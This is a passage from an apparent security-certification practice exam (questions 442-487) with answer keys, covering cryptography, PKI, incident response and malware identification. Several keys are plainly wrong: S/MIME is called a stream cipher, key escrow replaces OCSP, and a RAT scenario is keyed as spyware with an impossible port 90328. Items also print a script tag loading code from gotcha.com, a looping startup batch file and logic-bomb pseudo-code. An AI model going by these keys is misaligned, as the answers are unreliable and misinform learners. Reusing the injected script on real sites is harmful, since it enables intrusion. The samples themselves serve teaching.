D. To maintain a working relationship with marketing, quietly record the incident in the risk register.

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 442

A security analyst is emailing PII in a spreadsheet file to an audit validator for after-actions related to a security assessment. The analyst must make sure the PII data is protected with the following minimum requirements:

- Ensure confidentiality at rest.
- Ensure the integrity of the original email message.

Which of the following controls would ensure these data security requirements are carried out?

A. Encrypt and sign the email using S/MIME.
B. Encrypt the email and send it using TLS.
C. Hash the email using SHA-1.
D. Sign the email using MD5.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 443
Which of the following implements a stream cipher?

A. File-level encryption
B. IKEv2 exchange
C. SFTP data transfer
D. S/MIME encryption

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 444
A Chief Information Security Officer (CISO) is performing a BIA for the organization in case of a natural disaster. Which of the following should be at the top of the CISO's list?

A. Identify redundant and high-availability systems.
B. Identity mission-critical applications and systems.
C. Identify the single point of failure in the system.
D. Identity the impact on safety of the property.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 445
Which of the following should a technician use to protect a cellular phone that is needed for an investigation, to ensure the data will not be removed remotely?

A. Air gap
B. Secure cabinet

C. Faraday cage
D. Safe

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 446
A company network is currently under attack. Although security controls are in place to stop the attack, the security administrator needs more information about the types of attacks being used. Which of the following network types would BEST help the administrator gather this information?

A. DMZ
B. Guest network
C. Ad hoc
D. Honeynet

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 447
A network administrator is implementing multifactor authentication for employees who travel and use company devices remotely by using the company VPN. Which of the following would provide the required level of authentication?

A. 802.1X and OTP
B. Fingerprint scanner and voice recognition
C. RBAC and PIN
D. Username/Password and TOTP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 448

Which of the following encryption algorithms require one encryption key? (Choose two.)

A. MD5
B. 3DES
C. BCRYPT
D. RC4
E. DSA

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 449

A preventive control differs from a compensating control in that a preventive control is:

A. put in place to mitigate a weakness in a user control.
B. deployed to supplement an existing control that is EOL.
C. relied on to address gaps in the existing control structure.
D. designed to specifically mitigate a risk.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 450

Given the information below:

```
MD5HASH document.doc 049eab40fd36caadlfab10b3cdf4a883
MD5HASH image.jpg 049eab40fd36caadlfab10b3cdf4a883
```

Which of the following concepts are described above? (Choose two.)

A. Salting
B. Collision
C. Steganography
D. Hashing
E. Key stretching

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 451
An organization wishes to allow its users to select devices for business use but does not want to overwhelm the service desk with requests for too many different device types and models. Which of the following deployment models should the organization use to BEST meet these requirements?

A. VDI environment
B. CYOD model
C. DAC mode
D. BYOD model

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 452
A technician, who is managing a secure B2B connection, noticed the connection broke last night. All networking equipment and media are functioning as expected, which leads the technician to question certain PKI components. Which of the following should the technician use to validate this assumption? (Choose two.)

A. PEM
B. CER

C. SCEP
D. CRL
E. OCSP
F. PFX

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 453
A company recently implemented a new security system. In the course of configuration, the security administrator adds the following entry:

```
#Whitelist
USB\VID_13FE&PID_4127&REV_0100
```

Which of the following security technologies is MOST likely being configured?
A. Application whitelisting
B. HIDS
C. Data execution prevention
D. Removable media control

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 454
A penetration tester is checking to see if an internal system is vulnerable to an attack using a remote listener. Which of the following commands should the penetration tester use to verify if this vulnerability exists? (Choose two.)

A. `tcpdump`
B. `nc`

C. `nmap`

D. `nslookup`

E. `tail`

F. `tracert`

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 455
Which of the following command line tools would be BEST to identify the services running in a server?

A. Traceroute
B. Nslookup
C. Ipconfig
D. Netstat

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 456
A security administrator needs to conduct a full inventory of all encryption protocols and cipher suites. Which of the following tools will the security administrator use to conduct this inventory MOST efficiently?

A. tcpdump
B. Protocol analyzer
C. Netstat
D. Nmap

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 457
A systems developer needs to provide machine-to-machine interface between an application and a database server in the production environment. This interface will exchange data once per day. Which of the following access control account practices would BEST be used in this situation?

A. Establish a privileged interface group and apply read-write permission to the members of that group.
B. Submit a request for account privilege escalation when the data needs to be transferred.
C. Install the application and database on the same server and add the interface to the local administrator group.
D. Use a service account and prohibit users from accessing this account for development work.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 458
Which of the following is unique to a stream cipher?

A. It encrypt 128 bytes at a time.
B. It uses AES encryption.
C. It performs bit-level encryption.
D. It is used in HTTPS.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 459
Which of the following is an example of federated access management?

A. Windows passing user credentials on a peer-to-peer network
B. Applying a new user account with a complex password
C. Implementing a AAA framework for network access
D. Using a popular website login to provide access to another website

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 460
The president of a company that specializes in military contracts receives a request for an interview. During the interview, the reporter seems more interested in discussing the president's family life and personal history than the details of a recent company success. Which of the following security concerns is this MOST likely an example of?

A. Insider threat
B. Social engineering
C. Passive reconnaissance
D. Phishing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 461
A company is experiencing an increasing number of systems that are locking up on Windows startup. The security analyst clones a machine, enters into safe mode, and discovers a file in the startup process that runs Wstart.bat.

```
@echo off
:asdhbawdhbasdhbawdhb
start notepad.exe start
notepad.exe start
calculator.exe start
calculator.exe goto
asdhbawdhbasdhbawdhb
```

Given the file contents and the system's issues, which of the following types of malware is present?

A. Rootkit
B. Logic bomb
C. Worm
D. Virus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 462
An attacker has gathered information about a company employee by obtaining publicly available information from the Internet and social networks. Which of the following types of activity is the attacker performing?

A. Pivoting
B. Exfiltration of data C. Social engineering
D. Passive reconnaissance

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 463
An organization needs to integrate with a third-party cloud application. The organization has 15000 users and does not want to allow the cloud provider to query its LDAP authentication server directly. Which of the following is the BEST way for the organization to integrate with the cloud application?

A. Upload a separate list of users and passwords with a batch import.
B. Distribute hardware tokens to the users for authentication to the cloud.

C. Implement SAML with the organization’s server acting as the identity provider.
D. Configure a RADIUS federation between the organization and the cloud provider.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 464
Which of the following is a security consideration for IoT devices?

A. IoT devices have built-in accounts that users rarely access.
B. IoT devices have less processing capabilities.
C. IoT devices are physically segmented from each other.
D. IoT devices have purpose-built applications.

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 465
The Chief Information Officer (CIO) has determined the company’s new PKI will not use OCSP. The purpose of OCSP still needs to be addressed. Which of the following should be implemented?

A. Build an online intermediate CA.
B. Implement a key escrow.
C. Implement stapling.
D. Install a CRL.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 466

An organization’s policy requires users to create passwords with an uppercase letter, lowercase letter, number, and symbol. This policy is enforced with technical controls, which also prevents users from using any of their previous 12 passwords. The quantization does not use single sign-on, nor does it centralize storage of passwords.

The incident response team recently discovered that passwords for one system were compromised. Passwords for a completely separate system have NOT been compromised, but unusual login activity has been detected for that separate system. Account login has been detected for users who are on vacation.

Which of the following BEST describes what is happening?

A. Some users are meeting password complexity requirements but not password length requirements.
B. The password history enforcement is insufficient, and old passwords are still valid across many different systems.
C. Some users are reusing passwords, and some of the compromised passwords are valid on multiple systems.
D. The compromised password file has been brute-force hacked, and the complexity requirements are not adequate to mitigate this risk.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 467

A company recently installed fingerprint scanners at all entrances to increase the facility’s security. The scanners were installed on Monday morning, and by the end of the week it was determined that 1.5% of valid users were denied entry. Which of the following measurements do these users fall under?

A. FRR
B. FAR
C. CER
D. SLA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 468

An attacker has obtained the user ID and password of a datacenter’s backup operator and has gained access to a production system. Which of the following would be the attacker's NEXT action?

A. Perform a passive reconnaissance of the network.
B. Initiate a confidential data exfiltration process.
C. Look for known vulnerabilities to escalate privileges.
D. Create an alternate user ID to maintain persistent access.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 469

An organization’s IRP prioritizes containment over eradication. An incident has been discovered where an attacker outside of the organization has installed cryptocurrency mining software on the organization’s web servers. Given the organization’s stated priorities, which of the following would be the NEXT step?

A. Remove the affected servers from the network.
B. Review firewall and IDS logs to identify possible source IPs.
C. Identify and apply any missing operating system and software patches.
D. Delete the malicious software and determine if the servers must be reimaged.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 470

While monitoring the SIEM, a security analyst observes traffic from an external IP to an IP address of the business network on port 443. Which of the following protocols would MOST likely cause this traffic?


A. HTTP
B. SSH

C. SSL
D. DNS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 471
A technician is investigating a report of unusual behavior and slow performance on a company-owned laptop. The technician runs a command and reviews the following information:



```
Proto   Local Address   Foreign Address     State
TCP     0.0.0.0:445                         Listening     RpcSs
TCP     0.0.0.0:80                          Listening     httpd.exe
TCP     0.0.0.0:443     192.168.1.20:1301   Established   httpd.exe
TCP     0.0.0.0:90328   172.55.80.22:9090   Established   notepad.exe
```

Based on the above information, which of the following types of malware should the technician report?

A. Spyware
B. Rootkit
C. RAT
D. Logic bomb

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 472
An administrator is disposing of media that contains sensitive information. Which of the following will provide the MOST effective method to dispose of the media while ensuring the data will be unrecoverable?

A. Wipe the hard drive.

B. Shred the hard drive.
C. Sanitize all of the data.
D. Degauss the hard drive.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 473
After discovering a security incident and removing the affected files, an administrator disabled an unneeded service that led to the breach. Which of the following steps in the incident response process has the administrator just completed?

A. Containment
B. Eradication
C. Recovery
D. Identification

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 474
A company employee recently retired, and there was a schedule delay because no one was capable of filling the employee's position. Which of the following practices would BEST help to prevent this situation in the future?

A. Mandatory vacation
B. Separation of duties
C. Job rotation
D. Exit interviews

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 475
A security analyst is interested in setting up an IDS to monitor the company network. The analyst has been told there can be no network downtime to implement the solution, but the IDS must capture all of the network traffic. Which of the following should be used for the IDS implementation?

A. Network tap B.
Honeypot
C. Aggregation
D. Port mirror

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 476
An organization is concerned about video emissions from users' desktops. Which of the following is the BEST solution to implement?
A. Screen filters
B. Shielded cables
C. Spectrum analyzers
D. Infrared detection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 477

A security engineer is analyzing the following line of JavaScript code that was found in a comment field on a web forum, which was recently involved in a security breach:

```
<script src=http://gotcha.com/hackme.js></script>
```

Given the line of code above, which of the following BEST represents the attack performed during the breach?

A. CSRF
B. DDoS
C. DoS
D. XSS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 478
Which of the following documents would provide specific guidance regarding ports and protocols that should be disabled on an operating system?

A. Regulatory requirements
B. Secure configuration guide
C. Application installation guides
D. User manuals

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 479
A security analyst is investigating a call from a user regarding one of the websites receiving a `503: Service Unavailable` error. The analyst runs a `netstatan` command to discover if the web server is up and listening. The analyst receives the following output:

```
TCP 10.1.5.2:80 192.168.2.112:60973 TIME_WAIT
TCP 10.1.5.2:80 192.168.2.112:60974 TIME_WAIT
TCP 10.1.5.2:80 192.168.2.112:60975 TIME_WAIT
TCP 10.1.5.2:80 192.168.2.112:60976 TIME_WAIT
TCP 10.1.5.2:80 192.168.2.112:60977 TIME_WAIT
TCP 10.1.5.2:80 192.168.2.112:60978 TIME_WAIT
```

Which of the following types of attack is the analyst seeing?

A. Buffer overflow
B. Domain hijacking
C. Denial of service
D. ARP poisoning

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 480
Which of the following serves to warn users against downloading and installing pirated software on company devices?

A. AUP
B. NDA
C. ISA
D. BPA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 481
A first responder needs to collect digital evidence from a compromised headless virtual host. Which of the following should the first responder collect FIRST?

A. Virtual memory
B. BIOS configuration
C. Snapshot
D. RAM

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 482
The exploitation of a buffer-overrun vulnerability in an application will MOST likely lead to:

A. arbitrary code execution.
B. resource exhaustion.
C. exposure of authentication credentials.
D. dereferencing of memory pointers.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 483
A security professional wants to test a piece of malware that was isolated on a user's computer to document its effect on a system. Which of the following is the FIRST step the security professional should take?

A. Create a sandbox on the machine.
B. Open the file and run it.
C. Create a secure baseline of the system state.
D. Harden the machine.

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 484
In highly secure environments where the risk of malicious actors attempting to steal data is high, which of the following is the BEST reason to deploy Faraday cages?

A. To provide emanation control to prevent credential harvesting
B. To minimize signal attenuation over distances to maximize signal strength
C. To minimize external RF interference with embedded processors
D. To protect the integrity of audit logs from malicious alteration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 485
Which of the following is the proper use of a Faraday cage?

A. To block electronic signals sent to erase a cell phone
B. To capture packets sent to a honeypot during an attack
C. To protect hard disks from access during a forensics investigation
D. To restrict access to a building allowing only one person to enter at a time

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 486
A security administrator found the following piece of code referenced on a domain controller's task scheduler:

```
$var = GetDomainAdmins
If $var != ‘fabio’
SetDomainAdmins = NULL
```

With which of the following types of malware is the code associated?

A. RAT
B. Backdoor
C. Logic bomb
D. Crypto-malware

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 487
An employee opens a web browser and types a URL into the address bar. Instead of reaching the requested site, the browser opens a completely different site. Which of the following types of attacks have MOST likely occurred? (Choose two.)

A. DNS hijacking
B. Cross-site scripting
C. Domain hijacking
D. Man-in-the-browser
E. Session hijacking

Correct Answer: AE
Section: (none)

Explanation

Explanation/Reference: